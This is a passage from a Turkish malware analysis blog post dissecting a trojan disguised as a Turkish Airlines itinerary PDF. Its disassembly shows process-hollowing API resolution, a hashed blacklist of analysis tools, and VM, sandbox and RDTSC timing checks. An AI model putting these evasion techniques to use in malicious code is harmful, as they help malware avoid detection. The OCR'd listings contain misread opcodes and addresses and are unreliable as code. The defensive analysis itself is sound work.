0040234F 8985 54FFFFFF MOV DWORD PTR SS:[EBP-AC],EAX
00402355 C74424 04 206741 MOV DWORD PTR SS:[ESP+4],Turkish-.00406720
0040235D 8885 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402363 890424 MOV DWORD PTR SS:[ESP],EAX
00402366 E8 F5FCFFFF CALL Turkish-.00402060
0040236B 8985 74FFFFFF MOV DWORD PTR SS:[EBP-8C],EAX
00402371 C70424 3C674000 MOV DWORD PTR SS:[ESP],Turkish-.00406730 ASCII "ntdll.dll"
00402378 E8 630F0000 CALL <JMP.&KERNEL32.GetModuleHandleA>
0040237D 83EC 04 SUB ESP,4
00402380 C74424 04 466741 MOV DWORD PTR SS:[ESP+4],Turkish-.00406746 ASCII "NtUnmapViewOfSection"
00402388 890424 MOV DWORD PTR SS:[ESP],EAX
0040238B E8 D0FCFFFF CALL Turkish-.00402060
00402390 8985 7CFFFFFF MOV DWORD PTR SS:[EBP-84],EAX
00402396 C74424 04 586741 MOV DWORD PTR SS:[ESP+4],Turkish-.0040675B
0040239E 8885 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023A4 890424 MOV DWORD PTR SS:[ESP],EAX
004023A7 E8 B4FCFFFF CALL Turkish-.00402060
004023AC 8985 78FFFFFF MOV DWORD PTR SS:[EBP-88],EAX
004023B2 C74424 04 666741 MOV DWORD PTR SS:[ESP+4],Turkish-.0040676E ASCII "GetThreadContext"
004023B4 8885 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023C0 890424 MOV DWORD PTR SS:[ESP],EAX
004023C3 E8 98FCFFFF CALL Turkish-.00402060
004023C8 8985 70FFFFFF MOV DWORD PTR SS:[EBP-98],EAX
004023CE C74424 04 756741 MOV DWORD PTR SS:[ESP+4],Turkish-.0040677F ASCII "ReadProcessMemory"
004023D6 8885 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023DC 890424 MOV DWORD PTR SS:[ESP],EAX
004023DF E8 7CFCFFFF CALL Turkish-.00402060
004023E4 8985 6CFFFFFF MOV DWORD PTR SS:[EBP-94],EAX
004023EA C74424 04 916741 MOV DWORD PTR SS:[ESP+4],Turkish-.00406791 ASCII "SetThreadContext"
004023F2 8885 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023F8 890424 MOV DWORD PTR SS:[ESP],EAX
004023FB E8 60FCFFFF CALL Turkish-.00402060
00402400 8985 68FFFFFF MOV DWORD PTR SS:[EBP-98],EAX
00402406 C74424 04 A26741 MOV DWORD PTR SS:[ESP+4],Turkish-.004067A2 ASCII "ResumeThread"
0040240E 8885 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402414 890424 MOV DWORD PTR SS:[ESP],EAX
00402417 E8 44FCFFFF CALL Turkish-.00402060
0040241C 8985 64FFFFFF MOV DWORD PTR SS:[EBP-9C],EAX
00402422 C74424 04 AF6741 MOV DWORD PTR SS:[ESP+4],Turkish-.004067AF ASCII "VirtualAllocEx"
00402429 8885 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402430 890424 MOV DWORD PTR SS:[ESP],EAX
00402433 E8 28FCFFFF CALL Turkish-.00402060
00402438 8985 60FFFFFF MOV DWORD PTR SS:[EBP-A0],EAX
0040243E C74424 04 BE6741 MOV DWORD PTR SS:[ESP+4],Turkish-.004067BE ASCII "VirtualAlloc"
00402446 8885 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
0040244C 890424 MOV DWORD PTR SS:[ESP],EAX
0040244F E8 0FCFCFFF CALL Turkish-.00402060
00402454 8985 5CFFFFFF MOV DWORD PTR SS:[EBP-A4],EAX
0040245A C74424 04 CB6741 MOV DWORD PTR SS:[ESP+4],Turkish-.004067CB ASCII "VirtualFree"
00402462 8885 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402468 890424 MOV DWORD PTR SS:[ESP],EAX
00402470 E8 F0FBFFFF CALL Turkish-.00402060
00402478 8985 58FFFFFF MOV DWORD PTR SS:[EBP-A8],EAX
```

00406720-Turkish-.00406720 (ASCII "kernel32.dll")  
Stack SS:[0022EE201]:7C96FD90 (ntdll.7C96FD90)

Biraz daha ilerledikten sonra zararlı yazılımın paketinden çıkarmış olduğu işlemi (process) kontrol ettiğini farkettim ve diske kayıt edip, HEX editor ile fazlalık kısımları temizleyip Immunity Debugger ile çalıştirdım ve incelemeye başladım.

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]

File View Debug Plugins ImmLib Options Window Help Jobs


Code auditor and software assessment

```

004023BA 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023C0 890424 MOV DWORD PTR SS:[ESP],EAX
004023C3 E9 98FCFFFF CALL Turkish-,00402960
004023C8 8B85 70FFFFFF MOV DWORD PTR SS:[EBP-98],EAX
004023CE C74424 04 7F6741 MOV DWORD PTR SS:[ESP+4],Turkish-,0040677F
004023D5 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023DC 890424 MOV DWORD PTR SS:[ESP],EAX
004023DF E9 7CFCFFFF CALL Turkish-,00402960
004023E4 8B85 60FFFFFF MOV DWORD PTR SS:[EBP-94],EAX
004023EQ C74424 04 916741 MOV DWORD PTR SS:[ESP+4],Turkish-,00406791
004023F2 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023F8 890424 MOV DWORD PTR SS:[ESP],EAX
004023FB E9 60FCFFFF CALL Turkish-,00402960
00402400 8B85 68FFFFFF MOV DWORD PTR SS:[EBP-98],EAX
00402406 C74424 04 A26741 MOV DWORD PTR SS:[ESP+4],Turkish-,004067A2
0040240E 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402414 890424 MOV DWORD PTR SS:[ESP],EAX
00402417 E9 44FCFFFF CALL Turkish-,00402960
0040241C 8B85 64FFFFFF MOV DWORD PTR SS:[EBP-9C],EAX
00402422 C74424 04 AF6741 MOV DWORD PTR SS:[ESP+4],Turkish-,004067AF
00402428 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402430 890424 MOV DWORD PTR SS:[ESP],EAX
00402433 E9 28FCFFFF CALL Turkish-,00402960
00402438 8B85 60FFFFFF MOV DWORD PTR SS:[EBP-AC],EAX
0040243E C74424 04 BE6741 MOV DWORD PTR SS:[ESP+4],Turkish-,004067BE
00402446 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
0040244C 890424 MOV DWORD PTR SS:[ESP],EAX
0040244F E9 0CF0FFFF CALL Turkish-,00402960
00402454 8B85 50FFFFFF MOV DWORD PTR SS:[EBP-A4],EAX
00402450 C74424 04 CB6741 MOV DWORD PTR SS:[ESP+4],Turkish-,004067CB
00402462 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402468 890424 MOV DWORD PTR SS:[ESP],EAX
00402470 E9 F0FBFFFF CALL Turkish-,00402960
00402476 8B85 58FFFFFF MOV DWORD PTR SS:[EBP-AB],EAX
00402478 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
00402479 8945 F4 MOV DWORD PTR SS:[EBP-C],EAX
0040247C 8B45 F4 MOV EAX,DWORD PTR SS:[EBP-C]
0040247F 66:8138 405A CMP WORD PTR DS:[EAX],$A40
00402484 0F85 47030000 JNZ Turkish-,004027D1
0040248A 8B55 F4 MOV EDX,DWORD PTR SS:[EBP-C]
0040248D 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
00402490 0342 3C ADD EDX,DWORD PTR DS:[EDX+C]
00402493 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX
00402496 8B45 F0 MOV EAX,DWORD PTR SS:[EBP-10]
00402499 8138 50450000 CMP DWORD PTR DS:[EAX],$4550
0040249F 0F85 2C030000 JNZ Turkish-,004027D1
004024A5 C74424 08 440001 MOV DWORD PTR SS:[ESP+8],$44
004024A9 C74424 04 000001 MOV DWORD PTR SS:[ESP+4],$0
004024B5 8D45 88 LEA EAX,DWORD PTR SS:[EBP-78]
004024B8 890424 MOV DWORD PTR SS:[ESP],EAX
004024BB E9 C6FDFFFF CALL Turkish-,00402286
004024C0 C74424 08 100001 MOV DWORD PTR SS:[ESP+8],$10
004024C8 C74424 04 000001 MOV DWORD PTR SS:[ESP+4],$0
004024D0 8B45 D8 LEA EAX,DWORD PTR SS:[EBP-28]
004024D3 890424 MOV DWORD PTR SS:[ESP],EAX
004024D6 E9 ABEDDEEE CALL Turkish-,00402286

```

DS: [0040900000]:\$A40



Immunity Debugger - Turkish\_00400000.exe - [CPU - main thread, module Turkish\_]


File View Debug Plugins ImmLib Options Window Help Jobs

Immunity: Consulting Services Manager

```
0040141C $ 55 PUSH EBP
0040141D . BEBC MOV EBP,ESP
0040141F . 81C4 78FFFF ADD ESP,-188
00401425 . 64:A1 30000000 MOV EAX,DWORD PTR FS:[30]
0040142B . 8B40 0C MOV EAX,DWORD PTR DS:[EAX+C]
0040142E . 8B40 0C MOV EAX,DWORD PTR DS:[EAX+C]
00401431 . 8B00 MOV EAX,DWORD PTR DS:[EAX]
00401433 . 8B40 18 MOV EAX,DWORD PTR DS:[EAX+18]
00401436 . 8945 C8 MOV DWORD PTR SS:[EBP-88],EAX
00401439 . 66:C745 B8 18 MOV WORD PTR SS:[EBP-48],18
0040143F . 66:C745 BA 1A MOV WORD PTR SS:[EBP-46],1A
00401445 . C745 BC 001041 MOV DWORD PTR SS:[EBP-44],Turkish-.0040 UNICODE "kernel32.dll"
0040144C . 68 97B1EC18 PUSH 18ECB197 [Arg2 = 18ECB197]
00401451 . FF75 C8 PUSH DWORD PTR SS:[EBP-38] [Arg1]
00401454 . E8 8DFCFFFF CALL Turkish-.004010E6 [Turkish-.004010E6]
00401459 . 85C0 TEST EAX,EAX
0040145B . 0F84 12030000 JE Turkish-.00401773
00401461 . 8B00 MOV EDX,EAX
00401463 . 8D45 C4 LEA EAX,DWORD PTR SS:[EBP-9C]
00401466 . 50 PUSH EAX
00401467 . 8D45 B8 LEA EAX,DWORD PTR SS:[EBP-48]
0040146A . 50 PUSH EAX
0040146B . 6A 00 PUSH 0
0040146D . 6A 00 PUSH 0
0040146F . FFD2 CALL EDX
00401471 . 85C0 TEST EAX,EAX
00401473 . 0F85 FA020000 JNZ Turkish-.00401773
00401479 . 8D35 F01340000 LEA ESI,DWORD PTR DS:[4013F0]
0040147F . 8D7D FC LEA EDI,DWORD PTR SS:[EBP-4]
00401482 > FC CLD
00401483 . AD LODS DWORD PTR DS:[ESI]
00401484 . 85C0 TEST EAX,EAX
00401486 . 74 15 JE SHORT Turkish-.00401490 [Arg2]
00401488 . 50 PUSH EAX [Arg1]
00401489 . FF75 C4 PUSH DWORD PTR SS:[EBP-3C]
0040148C . E8 55FCFFFF CALL Turkish-.004010E6 [Turkish-.004010E6]
00401491 . 85C0 TEST EAX,EAX
00401493 . 0F84 DAB20000 JE Turkish-.00401773
00401499 . FD STD
0040149A . AB STOS DWORD PTR ES:[EDI]
0040149B . <EB E5 JMP SHORT Turkish-.00401482
0040149D > 8D05 713F4000 LEA EAX,DWORD PTR DS:[403F71]
004014A3 . 8985 78FFFFFF MOV DWORD PTR SS:[EBP-188],EAX
004014A9 . 68 6C6F6C00 PUSH 6C6F6C00
004014AE . 8BC4 MOV EAX,ESP
004014B0 . 50 PUSH EAX
004014B1 . 6A 00 PUSH 0
004014B3 . 68 01001F00 PUSH 1F0001
004014B8 . FF55 D8 CALL DWORD PTR SS:[EBP-28]
004014B9 . 89C4 04 ADD ESP,4
004014BE . 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
004014C4 . 8972 34 02 CMP DWORD PTR DS:[EAX+34],2
004014C8 . 0F85 87920000 JNZ Turkish-.00401755
004014CE . 68 07800000 PUSH 8007
004014D3 . FF55 DC CALL DWORD PTR SS:[EBP-24]
004014D6 . C785 8CFFFFFF MOV DWORD PTR SS:[EBP-174],128
004014E0 . 6A 00 PUSH 0
004014E2 . 6A 02 PUSH 2
004014E4 . FF55 F8 CALL DWORD PTR SS:[EBP-8]
004014E7 . 8945 B4 MOV DWORD PTR SS:[EBP-4C],EAX
004014EA . 83F8 FF CMP EAX,-1
004014ED . 0F84 A8000000 JE Turkish-.0040159E
004014F3 . 8D85 8CFFFFFF LEA EAX,DWORD PTR SS:[EBP-174]
004014F9 . 50 PUSH EAX
004014FA . FF75 B4 PUSH DWORD PTR SS:[EBP-4C]
```

İlk dikkatimi çeken 004010C6 fonksiyonu ile işlemlerin (processes) tekerek hashini alıp ardından ön tanımlı işlemlerin hashleri ile kıyasladığını farkettim. Belli ki yazılımı geliştirenler bazı yazılımları kara listeye

almışlardı. Zararlı yazılımı VMWare içinde çalıştırıldığım için vmwareuser.exe yazılımının kara listede olduğu hemen anlaşılıyordu. Ancak biraz çatlak olduğum için hangi yazılımların kara listede yer aldığıni öğrenmek için Python ile <http://www.processlibrary.com/> adresinde kayıtlı olan tüm işlemlerin (processes) listesini oluşturan ufak bir araç hazırladım ve hash fonksiyonunu bire bir Python kodu ile oluşturarak tüm işlemleri bu aracın geçirerek kara listede yer alan tüm yazılımları (netmon.exe, procmon.exe, sandboxiedcomlaunch.exe, sandboxierpcss.exe, vboxservice.exe, vboxtray.exe, vmwareservice.exe, vmwareuser.exe, wireshark.exe) tespit ettim.



The image shows two separate windows running on a Windows operating system. Both windows are titled 'cmd' and have the path 'C:\Windows\system32\cmd.exe' displayed at the top.

The top window contains the output of a Python script named 'pname\_grabber.py'. It lists numerous processes, many of which are blacklisted. The output includes:

```
esslotd.exe  
essndsys.exe  
essolo.exe  
esspk.exe  
essspk.exe  
esupdate.exe  
http://www.processlibrary.com/directory/e/37  
esyndicateinst.exe  
eszignotray.exe  
et4tray.exe  
et5sc.exe  
etapimon.exe  
etapist.exe  
etcall.exe  
etcrtmng.exe  
etdirrcv.exe  
etdsvc.exe  
eterm.exe  
et.exe  
etfmetrictransformer.exe  
ethereal.exe  
etlisrv.exe  
etlitr50.exe  
http://www.processlibrary.com/directory/e/38
```

The bottom window shows the output of a utility called 'Blacklisted Process Detection Utility' from the URL <http://www.mertsarica.com>. It lists several blacklisted processes with their memory addresses:

```
=====  
Blacklisted Process Detection Utility [http://www.mertsarica.com]  
=====  
Blacklisted process detected: netmon.exe <0x5CD7BA5EL>  
Blacklisted process detected: procmon.exe <0xA8D0BA0EL>  
Blacklisted process detected: sandboxiedcomlaunch.exe <0xE8CDDC54L>  
Blacklisted process detected: sandboxierpcss.exe <0x8C6D6CL>  
Blacklisted process detected: vboxservice.exe <0x31E233AFL>  
Blacklisted process detected: vboxtray.exe <0x91D47DF6L>  
Blacklisted process detected: vmwareservice.exe <0x8181326CL>  
Blacklisted process detected: vmwareuser.exe <0x4CE5FD07L>  
Blacklisted process detected: wireshark.exe <0xA4EF3C0EL>  
C:\Users\Mert\Desktop>
```

Bunun dışında zararlı yazılımın sbiedll.dll ile Sandboxie yazılımın sisteme yüklenip olup olmadığını, vmware, vbox gibi sanal makinede çalışıp çalışmadığının kontrolü, qemu öykünücü (emulator) kontrolü ve RDTSC yönergesi


(instruction) ile yönergeler arası geçen sürenin kontrolü ile kum havuzu ve hata ayıklıcı kontrolü yaptığını tespit ettim.

```
Immunity Debugger - Turkish-.00400000.exe - [CPU - main thread, module Turkish-.00400000.exe]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment spe
```

```
004016AF: 75 68 JNZ SHORT Turkish-.00401719
004016B1: 6A 04 PUSH 4
004016B3: 8B 00000000 PUSH 1000
004016B8: FF85 80FEFFFF PUSH DWORD PTR SS:[EBP-100]
004016BE: 6A 00 PUSH 0
004016C0: FF55 E4 CALL DWORD PTR SS:[EBP-10C]
004016C3: 8985 84FEFFFF MOV DWORD PTR SS:[EBP-17C],EAX
004016C9: 85C0 TEST EAX,EAX
004016CB: 74 4C JE SHORT Turkish-.00401719
004016CD: 6A 30 PUSH 30
004016CF: 88D4 MOV EDX,ESP
004016D1: 33C9 XOR ECX,ECX
004016D3: 8085 80FEFFFF LEA EAX,DWORD PTR SS:[EBP-100]
004016D9: 50 PUSH EAX
004016DA: FF85 84FEFFFF PUSH DWORD PTR SS:[EBP-17C]
004016D9: 51 PUSH ECX
004016E1: 51 PUSH ECX
004016E2: 52 PUSH EDX
004016E3: FF85 88FEFFFF PUSH DWORD PTR SS:[EBP-178]
004016E9: FF55 D0 CALL DWORD PTR SS:[EBP-38]
004016EC: 83C4 04 ADD ESP,4
004016EF: FF85 84FEFFFF PUSH DWORD PTR SS:[EBP-17C]
004016F5: E9 D7FCFFFF CALL Turkish-.00401801
004016FA: 8885 84FEFFFF MOV EAX,DWORD PTR DS:[EAX+8]
00401700: 8840 08 MOV EAX,DWORD PTR DS:[EAX+8]
00401703: 8985 7CFFFFFB MOV DWORD PTR SS:[EBP-184],EAX
00401709: 6A 00000000 PUSH 8000
0040170E: 6A 00 PUSH 0
00401710: FF85 84FEFFFF PUSH DWORD PTR SS:[EBP-17C]
00401716: FF55 E0 CALL DWORD PTR SS:[EBP-28]
00401719: > FF85 88FEFFFF PUSH DWORD PTR SS:[EBP-178]
0040171F: FF55 CC CALL DWORD PTR SS:[EBP-34]
00401722: 81BD ?CFEFFFF CMP DWORD PTR SS:[EBP-184],61776D77 vmwa
00401720: 74 39 JE SHORT Turkish-.00401767
0040172E: 81BD ?CFEFFFF CMP DWORD PTR SS:[EBP-184],786F6276 vbox
00401738: 74 20 JE SHORT Turkish-.00401767
0040173A: 81BD ?CFEFFFF CMP DWORD PTR SS:[EBP-184],75606571 qemu
00401744: 74 21 JE SHORT Turkish-.00401767
00401746: > 0F31 RDSC
00401748: 50 PUSH EAX
00401749: 0F31 RDSC
0040174B: 5A POP EDX
0040174C: 2BC2 SUB EAX,EDX
0040174D: 3D 00020000 CMP EAX,200
00401751: 73 12 JNB SHORT Turkish-.00401767
00401755: > 8085 78174000 LEA EAX,DWORD PTR DS:[40178]
0040175B: 8985 78FEFFFF MOV DWORD PTR SS:[EBP-188],EAX
00401761: 8085 B9134000 LEA EAX,DWORD PTR DS:[4013B9]
00401765: > 50 PUSH EAX
00401769: FF85 78FEFFFF PUSH DWORD PTR SS:[EBP-188]
0040176D: E8 11FBFFFF CALL Turkish-.00401284
00401773: > C9 LEAVE
00401774: C3 RETN
00401775: CC INT3
00401776: CC INT3
00401777: CC INT3
00401778: 00 DB 00
00401779: 20 DB 20 CHAR ' '
0040177A: 00 DB 00
0040177B: 00 DB 00
0040177C: 95 DB 95
0040177D: 94 DB 94
0040177E: 00 DB 00
0040177F: 00 DB 00
00401780: 00 DB 00
00401781: 00 DB 00
00401782: 00 DB 00
00401783: 00 DB 00
```

Zararlı yazılım bu kontrollerden herhangi birine takıldıgı taktirde kendisini %ALLUSERSPROFILE% ortam değişkeninde (environment) yer alan klasöre kopyalamakta ve sistem yeniden başlatıldığında çalışabilmek için kayıt defterinde

